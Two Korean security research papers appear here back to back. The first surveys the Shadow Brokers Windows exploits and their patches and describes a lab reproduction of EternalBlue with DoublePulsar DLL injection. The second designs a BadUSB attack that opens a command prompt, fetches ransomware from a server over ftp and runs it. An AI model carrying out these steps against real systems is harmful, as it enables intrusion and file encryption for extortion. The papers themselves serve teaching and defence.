Shadow Brokers가 공개 한 Exploit은 23개이고, Windows 운영체제의 취약점을 공격하는 Exploit은 12개이다. 각 Exploit들의 특징을 설명 한 후 Microsoft사의 Windows 운영체제 보안 업데이트에 대해 설명한다. 아래 [표 1]은 Windows 운영체제와 관련된 Exploit을 정리하였고, 각 Exploit의 대상 시스템, 특징 및 관련 Microsoft사의 Windows 운영체제 보안 업데이트를 정리한 표이다.

[표 1] Windows 관련 Exploit 정리[4][5]

이름	대상 시스템	특징	MS/ CVE
EXPLODING CAN	Microsoft IIS 6	WebDAV protocol ScStoragePathFromUrl Buffer Overflow Vulnerability	CVE-2017-7269
ETERNAL ROMANCE	Windows XP, 2003, Vista, 7, Windows 8, 2008, 2008 R2	SMBv1 which targets Information Disclosure Exploit, RCE - SMB	MS17-010
EDUCATED SCHOLAR	Windows Vista	Windows Vista SMB 2.0 Negotiate Protocol Request RCE	MS09-050
EMERALD THREAD	Windows XP and Server 2003	Print Spooler Service Impersonation Vulnerability	MS10-061
ENGLISHMAN SDENTIST	Outlook Exchange WebAccess	Trigger executable code on the client's side to send an email to other users, Under Investigation	-
ERRATIC GOPHER	Windows XP and Server 2003	Possible EQUATED - RCE - SMB, Under Investigation	-
ETERNAL SYNERGY	Windows 8 and Server 2012 SP0	Remote Code Execution flaw SMBv3, Information Disclosure Exploit - SMB	MS17-010
ETERNAL BLUE	Windows 7 SP1	SMBv2 RCE Vulnerabilities	MS17-010
ETERNAL CHAMPION	Windows NT, XP, 2003, Vista, 7, Windows 8, Server 2000, 2003, 2008, 2012	A Zero-day SMBv1 exploit (RCE), Information Disclosure Exploit - SMB	MS17-010
ESKIMO ROLL	Windows Server 2000, 2003, 2008, and 2008 R2	a Kerberos exploit against Active Directory domain controllers on Windows Server 2000, 2003, 2008, and 2008 R2	MS14-068
ESTEEM AUDIT	Windows Server 2003 and XP	a Remote Desktop Protocol (RDP) exploit	-
ECLIPSED WING	Windows Server 2008 and later	Server Service Vulnerability	MS08-067

위 [표 1]의 Exploit들에 대한 Microsoft사의 Windows 운영체제 보안 업데이트에 대하여 설명한다[6].

ECLIPSEDWING은 서버 서비스의 취약점으로 인한 원격 코드 실행 문제점을 이용해 공격한다. 하지만, 이미 Microsoft사에서 2008년 10월 24일에 MS08-067-긴급 보안업데이트로 취약점과 관련된 보안 권고 및 공지를 한 사항이다. 해당 공지의 내용은 Windows 2000, XP, Windows Server 2003의 운영체제는 긴급 등급으로, Windows Vista, Windows Server 2008의 운영체제에 대해서는 중요 등급으로 취약점의 악용을 막기 위해 즉시 업데이트를 권장한다. 따라서 위 취약점을 이용해 공격하는 ECLIPSEDWING은 본 보안 업데이트를 적용한 사용자에게는 공격이 성립되지 않는다.

EDUCATEDSCHOLAR는 SMBv2 협상의 취약점(CVE-2009-3103)을 이용해 원격 코드 실행 공격이 가능하다. 하지만, 이 취약점 또한 이미 Microsoft사에서 2009년 10월 14일에 MS09-050-긴급 등급으로 보안 권고 및 공지가 되었다. 보안 공지에 대한 내용은 다음과 같다. Windows Vista 및 Windows Server 2008 시스템에서 소프트웨어가 조작된 SMB 패킷을 전송할 때, 인증되지 않은 원격 코드의 실행이 허용될 수 있는 취약점에 대한 것으로 SMBv2를 사용하지 않도록 설정해야하며 업데이트를 권장하도록 하고 있다. 마찬가지로, 위 취약점을 이용해 공격하는 EDUCATEDSCHOLAR은 보안 업데이트 및 SMBv2를 사용하지 않도록 설정을 한 사용자에게는 공격이 성립되지 않는다.

EMERALDTHREAD는 인쇄 스풀러 서비스의 취약점으로 인한 원격 코드 실행 문제점을 이용해 공격한다. 하지만, 이 취약점은 이미 Microsoft사에서 2010년 9월 15일에

MS10-061-긴급 등급으로 보안 권고 및 공지를 한 사항이다. 해당 공지의 내용은 Windows XP 시스템에게는 긴급 등급, Windows Server 2003, Windows Vista, Windows Server 2008, Windows 7 및 Windows Server 2008 R2 시스템은 중요 등급으로 업데이트의 심각도를 책정하였다. 또한, RPC(Remote Procedure Call)를 통해 인쇄 스풀러 인터페이스가 노출된 취약한 시스템을 통해 조작된 인쇄 요청을 보낼 경우, 원격 코드 실행이 되지 않도록 업데이트 설치를 권장하였다. 따라서 위 취약점을 이용해 공격하는 EMERALDTHREAD는 본 보안 업데이트를 한 사용자에게는 공격이 성립되지 않는다.

ESKIMOROLL은 Kerberos의 취약점으로 인한 권한 상승 문제점을 이용한 공격이 가능하다. 하지만, 본 취약점은 이미 2014년 11월 19일에 MS14-068-긴급으로 보안 권고 및 공지되었다. 위 공지 내용은 Windows Server 2003, Windows Server 2008, Windows Server 2008 R2, Windows Server 2012 및 Windows Server 2012 R2에 대해 긴급 등급으로 신뢰할 수 없는 도메인 사용자 계정 권한에서 권한 상승 시킬 수 있는 취약점을 해결하기 위한 보안 업데이트를 권장한다. 따라서 위 취약점을 이용해 공격하는 ESKIMOROLL은 본 보안 업데이트를 한 사용자에게는 공격이 성립되지 않는다.

ETERNALBLUE, ETERNALROMANCE, ETERNALSYNERGY, ETERNALCHAMPION과 관련된 보안 업데이트는 MS17-010-긴급 등급으로써 2017년 3월 15일 발표되었으며, 공격자가 SMB를 사용하는 Windows서버에서 악의적으로 제작된 메시지를 보낼 경우, 원격 코드 실행이 허용될 수 있는 취약성을 해결하였다. 본 Microsoft Windows SMB 서버용 보안 업데이트를 한 사용자에게는 공격이 성립되지 않는다.

ENGLISHMANSDENTIST, ESTEEMAUDIT, EXPLODINGCAN은 Windows 7 과 최신 버전의 Windows 시스템에서는 안전하기 때문에 별도의 보안 업데이트가 진행되지 않았다.

ERRATICGOPHER는 Windows Vista 운영체제가 출시되기 전에 해결되었기 때문에 별도의 보안 업데이트가 진행되지 않았다.

III. ETERNALBLUE 동작과정


ETERNALBLUE는 대표적인 Exploit으로 Windows 운영체제의 SMBv1 Protocol 취약점을 공격한다. 별도의 인증과정을 요구하지 않으며 원격 코드 실행을 가능하게 하는 Exploit이다.

또한 Windows 운영체제의 커널 드라이버인 Srv.sys에서 버퍼오버플로우(BufferOverflow)를 발생시켜 원격 코드를 실행 하여 공격한다.

Srv.sys는 Windows 운영체제의 시스템 드라이버로 컴퓨터 간에 I/O 또는 Process간의 통신, 외부장치의 사용을 가능하게 하며, SMB Protocol을 사용하기 위해서 Srv.sys 시스템 드라이버가 필수적이다.

Srv.sys 시스템 드라이버에서 버퍼오버플로우를 발생시키는 ETERNALBLUE의 공격흐름은 다음과 같다.

1. SrvOs2FeaListToNt()함수 호출
2. SrvOs2FeaListSizeToNt()함수 호출
3. SrvOs2FeaToNt()함수 호출
   - memmove()함수에 의해서 DWORD Size의 버퍼가 WORD Size의 버퍼로 메모리가 복사되는 과정에서 BufferOverflow가 발생



[그림 2] Srs.sys 함수호출 순서


위 [그림 2]는 IDA PRO에서 Srv.sys에 함수 호출과정을 나타낸다. SrvOs2FeaToNt()함수 호출에서 memmove()함수가 호출되는 것을 확인할 수 있고, 이 부분이 버퍼오버플로우가 발생할 수 있는 지점이다.

IV. ETERNALBLUE 공격 재현

ETERNALBLUE를 재현하기 위하여 다음과 같은 패키지들이 설치되어 있어야한다.


- Python2.6.6(X32)
- Pywin32-221.win32-py2.6.exe

공격자의 PC는 Windows XP 환경 및 Kali-Linux, 희생자 PC는 Windows 7 Home premium K(X64) 환경이다. 아래 [그림 3]은 ETERNALBLUE의 전체적인 공격 재연 시나리오를 나타낸다.




[그림 3] ETERNALBLUE 공격 재현 시나리오

아래 [그림 4]은 공격자 PC에서 FuzzBunch를 실행하는 화면이다.



[그림 4] FuzzBunch 실행 화면

FuzzBunch 실행 후 공격자 PC의 IP주소, 희생자 PC의 IP주소, Log를 저장할 디렉토리를 지정하고 프로젝트 이름을 입력한다. 입력 후 ETERNALBLUE를 실행한다.



[그림 5] ETERNALBLUE 실행 화면

ETERNALBLUE 실행 후 대상 시스템과 전달 모드를 선택한다. 성공적으로 실행되면 다음과 같은 화면이 출력된다.



[그림 6] 성공적으로 실행된 화면


이 후 DoublePulsar를 실행하기 위해 Metasploit을 이용하여 세션을 연결한다.

이 과정에서는 Kali-Linux 환경의 공격자 PC를 사용하게 된다. Kali-Linux 환경의 공격자 PC에서 DLL파일을 생성하고 세션을 연결할 핸들러를 실행한다.



[그림 7] Kali-Linux 세션 핸들러 화면

이 후 Windows XP 환경의 공격자 PC에서 DoublePulsar를 실행하고 사용할 프로토콜과 대상 아키텍쳐를 선택한다. 이후 공격에 사용할 DLL파일의 경로를 입력하고, DLL Injection할 프로세스의 이름을 입력한다. DoublePulsar가 성공적으로 실행되어 세션이 연결되면 Kail-Linux 환경의 공격자 PC에서 다음과 같은 화면이 출력된다.



[그림 8] 세션 연결이 성공된 화면

세션이 연결되면 공격자는 희생자 PC의 조작이 가능해 진다. 위에 공격 재현은 ETERNALBLUE 공격을 통하여 희생자 PC에 원격 코드 실행 권한을 획득 후 DoublePulsar를 통해 DLL Injection을 수행하는 과정을 보여준다.

V. 결론

본 논문은 Shadow Brokers 해킹 그룹이 공개한 NSA 해킹 툴인 FuzzBunch을 살펴보았다. 해킹 툴 중 Windows 시스템과 관련 있는 Exploit들에 대하여 살펴보고, 해당 Exploit과 관련된 보안 업데이트 내용들을 알아보았다. Microsoft의 공식 보안 업데이트를 살펴보면 2009년, 2010년, 2014년, 2017년 3월에 업데이트가 적용되었으며 이 후에 공개된 Exploit은 보안 업데이트를 하지 않은 시스템을 대상으로 공격을 한다. 이는 Windows의 보안 업데이트 적용을 통하여 FuzzBunch의 공격을 예방 할 수 있다는 사실을 알 수 있다. 또한 FuzzBunch의 대표 Exploit인 ETERNALBLUE의 동작과정을 살펴보고, DoublePulsar를 이용한 DLL Injection 공격을 재현하였다.

최근에는 ETERNALBLUE에서 사용된 SMB 취약점을 이용하여 2017년 5월 WannaCry Ransomware가 등장하여 전 세계적으로 이슈화가 되었다. 위 사례를 통하여 ETERNALBLUE의 관련 취약점은 다양한 형태의 공격 수단으로 이용될 가능성 있다.

[참고문헌]

[1] Shadow Brokers steemit 블로그, https://steemit.com/shadowbrokers/@theshadowbrokers/lost-in-translation, 2017년 5월 접속

[2]The Cysinfo Team - Amit Malik, Vikas Taneja and Sameer Patil "Analysis of Shadow Brokers Release"

[3] DoublePulsar 감염 스캔 출처, https://below0day.com/2017/04/23/doublepulsar-global-implants/, 2017년 5월 접속

[4] Microsoft 보안 업데이트 내용, https://blogs.technet.microsoft.com/msrc/2017/04/14/protecting-customers-and-evaluating-risk/, 2017년 5월 접속

[5] "SMB 취약점을 악용한 랜섬웨어 대응 안내," 카스퍼스키랩 공식 홈페이지, http://www.kaspersky labkorea.co.kr/board/bbs/board.php?bo_table=notice&wr_id=129, 2017년 5월 접속

[6] Microsoft 보안 공지, https://technet.microsoft.com/ko-kr/security/bulletins, 2017년 5월 접속

USB를 이용한 Ransomware 공격 설계*

최현수, 김성주, 문기운, 이종혁
상명대학교 컴퓨터소프트웨어공학과

Ransomware Attack Design Using USB

HyunSoo Choi, Sung-Joo Kim, Kiwoon Moon, Jong-Hyouk Lee
Dept of Computer Sofrware Engineering, Sangmyung University

요 약

USB(Universal Serial Bus)는 컴퓨터와 주변 기기를 연결하는데 쓰이는 입/출력 표준의 하나이다. 이런 USB의 가장 큰 장점은 어느 장치에서나, 어느 운영체제에서나 인식 가능하다는 점이다. 어느 장치, 어느 운영체제에서나 쉽게 인식될 수 있기 때문에 보안도 그만큼 중요하다. 하지만 2014년 8월 BlackHat Conference에서 발표된 BadUSB와 같이 USB는 공격 도구로도 사용이 가능하다. 이 BadUSB의 기능과 최근 피해사례가 증가하고 있는 랜섬웨어를 결합하여 USB의 보안 취약점을 이용하는 해킹 툴을 설계해 보고 구현하여 USB를 통한 해킹 툴이 얼마나 치명적인 툴로 발전할 수 있는지 확인해보고 USB의 보안 문제에 대해 생각해보고자 한다.

I. 서론

USB는 어느 장치에서나, 어느 운영체제에서나 인식 가능하고 사용하기 편리하다는 점 때문에 사람들이 많이 사용하는 장치이다. 하지만 이 USB가 해킹 툴로 변하여 사용자의 컴퓨터에 악성코드를 심을 수도 있다. 2014년 8월 BlackHat Conference에서 USB의 보안에 대한 취약점을 알리기 위하여 BadUSB가 공개되었다[1]. 발표에서는 USB를 사용하여 컴퓨터에 악성코드를 설치한 뒤 사용자가 PayPal에 로그인하면 서버에 아이디와 비밀번호가 노출되는 장면을 시연하였다. 해당 소스 코드는 공개되지 않았지만 이후 비슷한 오픈소스 몇 가지가 공개되었다. 이 BadUSB의 특징은 펌웨어를 수정하여 USB Flash drive를 키보드로 인식되게 하여 키보드 입출력을 제어하고, 자동으로 악성코드를 실행시켜 컴퓨터를 감염시킨다는 점이다. 그리고 더 강력한 해킹 툴을 만들기 위해 최근 국내에서도 피해사례가 증가하고 있는 랜섬웨어를 활용하고자 한다. 앞서 언급한 BadUSB와 랜섬웨어를 결합하여 USB를 연결하자마자 자동으로 파일을 암호화하는 해킹 툴을 직접 설계하고 구현해보고자 한다.

본 논문의 2장에서는 관련 연구로서 공격 도구로 사용되는 USB flash drive와 BadUSB, 랜섬웨어에 관한 기존의 연구에 대해 소개한다. 3장에서는 BadUSB를 활용한 랜섬웨어 공격시나리오와 구현에 필요한 설계 내용을 설명하고 4장에서 결론을 맺는다.


II. 관련 연구

2.1 USB flash drive

USB flash drive는 USB 포트에 꽂아 쓰는 이동형 저장 장치를 말한다. 이러한 용도로 사용되는 대부분의 USB flash drive는 USB 커넥

* 본 논문은 2016년도 정부(교육부)의 산업연계 교육활성화 선도대학 사업에서 지원을 받아 수행된 연구임”

터, USB 컨트롤러, NAND flash memory storage chip으로 구성되어있다. 다음 [그림 1]은 USB flash drive의 구성 요소를 나타낸다.



[그림 1] USB의 구성 요소

USB 커넥터는 NAND flash memory storage chip과 컴퓨터 사이의 인터페이스 역할을 하고, USB 컨트롤러는 NAND flash memory storage chip의 정보들을 USB 커넥터를 통해 처리하여 컴퓨터와 통신할 수 있도록 한다[2]. NAND flash memory storage chip은 데이터들이 저장되는 공간으로 크게 펌웨어가 저장되어있는 공간, 저장소 공간으로 나뉜다. 펌웨어는 하드웨어를 제어하는 가장 기본적이 프로그램이라 볼수있는데 펌웨어는 다른 소프트웨어보다 우선적으로 하드웨어를 제어하는 기능을 가지고 있다. USB의 펌웨어에는 USB에 대한 정보를 담고 있는 디스크립터가 포함되어있다. 그리고 사용자들은 오직 저장소 공간에만 접근하여 데이터를 저장한다.

디스크립터는 복합 장치를 제외하곤 장치마다 하나의 디스크립터를 가지고 있다. 이 디스크립터 안에는 USB의 정보들이 포함되어있고, 그중 장치의 역할을 나타내는 인터페이스 클래스가 포함되어있다. 인터페이스 클래스는 장치의 타입마다 클래스 코드가 규정되어있다[3].

[표 1] USB 클래스 식별 코드[3]

클래스 코드 (16진)	기술자 사용법	기술
00	장치	인터페이스 설명자의 사용 클래스 정보 (예약 되어있음)
01	인터페이스	오디오
02	양자 모두	통신 및 CDC 제어
03	인터페이스	Human Interface Device
05	인터페이스	Physical
06	인터페이스	이미지
07	인터페이스	인쇄기
08	인터페이스	USB flash drive
09	장치	허브
FF	양자 모두	공급 업체명


[표 1]과 같이 키보드 클래스는 03번으로, USB flash drive 클래스는 08번으로 저장된다. 이 클래스를 바탕으로 USB의 역할이 정해진다. 앞에서 언급된 USB 펌웨어에 이러한 내용들이 저장되어 있다.

2.2 BadUSB


BadUSB는 USB의 펌웨어를 수정할 수 있다는 점을 이용하여 개발되었다. 만약 펌웨어 안에 들어있는 디스크립터를 수정하면 다른 타입의 장치로 인식되게 바꿀 수 있다. BadUSB에서는 USB flash drive를 키보드로 인식되게 하고, 보통의 키보드와 마찬가지로 키를 입/출력할 수 있게 한다.

본 논문에서 사용할 BadUSB 코드는 Bad USB 제작자인 Adam Caudill와 Brandon Wilson가 깃 허브에 올린 오픈소스이다[4]. 이 코드를 사용하여 펌웨어를 수정한 결과같이

USB flash drive를 연결하였음에도 불구하고 키보드로 인식되는 것을 확인하였다. 다음 [그림 2]와 [그림 3]은 USB flash drive가 키보드로 인식된 것을 보여준다.



[그림 2] USB가 키보드로 인식된 화면



[그림 3] USB flash Drive가 키보드로 인식


이 오픈소스에는 USB가 연결되자마자 입력해놓은 명령어를 실행하게 해주는 Rubber Ducky USB 기능도 포함되어 있다[5]. Rubber ducky USB는 Hak5에서 모든 운영체제를 타겟으로 개발된 해킹 도구로 키보드로 인식되게 하여 키보드 입력을 자동으로 해주는 USB이다. Rubber Ducky USB는 [그림 4]와 같이 스크립트 형식으로 코드가 작성된다. 스크립트만 작성하여 바이너리 형식으로 바꿔주어 펌웨어에 넣으면 스크립트에 작성된 명령어가 자동으로 실행된다. 현재 깃 허브에 올라와 있는 Rubber Ducky 스크립트 코드는 70여 개가 있다. 이 코드 중에는 윈도우 운영체제 외에도 OSX, 리눅스, 안드로이드에서 실행 가능한 코드들도 포함되어있다. 깃 허브에 올라온 코드를 활용할 수도 있고, 응용하여 직접 작성할 수도 있다.

```
DELAY 3000
GUI r
DELAY 500
STRING notepad
DELAY 500
ENTER
DELAY 750
STRING Hello World!!!
ENTER
```

[그림 4] Rubber Ducky USB 스크립트의 예

2.3 Ransomware

랜섬웨어는 몸값을 뜻하는 'Ransom'과 소프트웨어 제품을 뜻하는 'Ware'의 합성어로 시스템을 잠그거나 데이터를 암호화해 사용할 수 없도록 하고 이를 인질로 금전을 요구하는 악성 프로그램을 말한다. 보통의 악성코드와는 달리 랜섬웨어는 데이터를 암호화시키기 때문에 백신을 통한 치료만으로는 암호화된 데이터를 복구할 수 없다는 특징을 가진다[6]. 최근 국내에서도 피해 사례가 급증한 것과 같이 랜섬웨어의 피해는 계속해서 늘어나고 있다[7]. 다음 [그림 5]는 15년과 16년 랜섬웨어 피해 민원접수 현황이다[6]. [그림 5]에서도 볼 수 있듯이 최근 랜섬웨어의 피해량은 늘어나고 있는 추세이고, 피해 규모도 커지고 있다. 따라서 악성코드 중 최근 유행처럼 퍼지고 있는 랜섬웨어를 사용하여 해킹 툴을 설계한다.



[그림 5] 15~16년 랜섬웨어 피해 민원접수[6]

III. BadUSB를 통한 랜섬웨어 공격

3.1 목표

보통 악성 소프트웨어는 네트워크를 통해 감염된다. 하지만 기존의 방법과는 다른 방법으로 타겟 PC를 감염시키기 위해 본 논문의 작성하였다. 대부분의 사람들이 간편하게 사용하는 USB flash drive를 활용하여 컴퓨터 내부에서 자동으로 랜섬웨어 프로그램을 실행시켜 파일들을 암호화하는 해킹 툴을 설계하고자 한다.

3.2 개발 환경


현재 가장 많이 사용되고 있는 운영체제가 윈도우즈이기 때문에 타겟 PC의 운영체제를 윈도우7으로 설정했다. BadUSB 스크립트에 작성된 키보드 명령어들은 윈도우7에서만 동작된다. BadUSB를 만들기 위한 USB는 Verbatim V3 USB 32G를 사용하였다. USB 컨트롤러는 Phison사 2303(2251 - 03)이고 Chip firmware는 01.12.10 버전이다. [그림 6]은 BadUSB 구현에 사용한 USB이다.



[그림 6] Verbatim V3 USB 32G

3.3 공격 시나리오

아래의 [그림 7]은 본 논문에서 설계한 공격 과정을 나타낸다.



[그림 7] 공격 시나리오

① 공격자가 USB를 타겟 PC에 연결

② USB가 연결되는 순간 커맨드창을 여는 명령어가 실행되고 커맨드창이 열림. 모든 명령어는 커맨드창을 통해서 실행됨

③ 파일을 다운받기 위해 커맨드창에 서버와 ftp로 연결하는 명령어를 입력

④ 서버로부터 랜섬웨어를 다운받는 ftp 명령어 입력

⑤ 서버로부터 파일을 다운받는 시간을 2초 정도라고 가정하고 2초 동안 딜레이를 주는 명령어 입력


⑥ 다운받은 랜섬웨어 프로그램을 실행시키는 명령어 입력

⑦ 지정된 디렉토리에 있는 모든 파일이 암호화 됨

⑧ 메모장을 띄우는 명령어를 입력하여 메모장을 띄우고 감염되었다는 메시지의 문자열을 입력

⑨ 암호화된 파일을 복호화하기 위해서는 복호화 파일이 필요함. 본 논문에서는 공격이 목적이 아니므로 복호화 파일도 서버에서 받아올 수 있도록 함

3.4 설계



[그림 8] USB 해킹 툴 아키텍처

본 논문에서 설계한 해킹 툴이 실행되기 위해서는 USB가 컴퓨터에 연결되어야 한다. 연결된 후 모든 과정들이 동작한다. 설계에 대한 설명은 해킹 툴이 실행되는 순서로 설명하고자 한다.

USB flash drive를 키보드로 인식시키기 위해서는 펌웨어를 수정하여야 한다. 펌웨어 수정에는 앞에서 언급한 BadUSB 오픈소스를 사용하여 수정한다. 수정된 펌웨어에는 USB flash drive가 키보드로 인식될 수 있도록하는 수정된 정보, 바이너리 파일로 바뀐 Rubber Ducky 스크립트, 스크립트를 실행하는 Rubber Ducky USB 기능이 포함되어있다. 펌웨어가 수정된 USB가 타겟 PC에 연결되면 키보드로 인식되고, 키보드 명령어가 타겟 PC에 입력된다. 키보드 명령어는 Rubber Ducky 스크립트에 작성된 명령어다. Rubber Ducky 스크립트에는 다음의 [표 2]의 내용이 포함된다. [표 2]의 내용은 메모장으로 작성되고 펌웨어에서 읽을 수 있도록 BadUSB 오픈소스 안에 들어있는 Rubber Ducky 자바 코드를 사용하여 바이너리 파일로 바꾼 뒤 펌웨어에 삽입한다. 이 과정은 수정된 펌웨어를 USB에 넣기 전에 진행된다. 그리고 커맨드창에서 랜섬웨어를 실행하게되면 파일들이 암호화된다. 이때 암호화하는 파일의 단위는 디렉토리 단위이다. 암호화할 디렉토리는 해커가 설정할 수 있다.

[표 2] Rubber Ducky 스크립트에 들어갈 내용

명령어	설명
시작 버튼 + R	실행 프로그램 실행
문자열 cmd	커맨드창 실행
문자열 ftp	ftp 접속
문자열 서버 IP	서버 IP에 접속
문자열 ID 및 PSW	서버 ID 및 PSW 입력
문자열 get “파일”	“파일“을 받아옴
DELAY 2000	지연 시간 2초
문자열 “파일”	“파일” 실행
문자열 notepad	메모장 실행
문자열 “내용”	해킹당했다는 메시지 입력

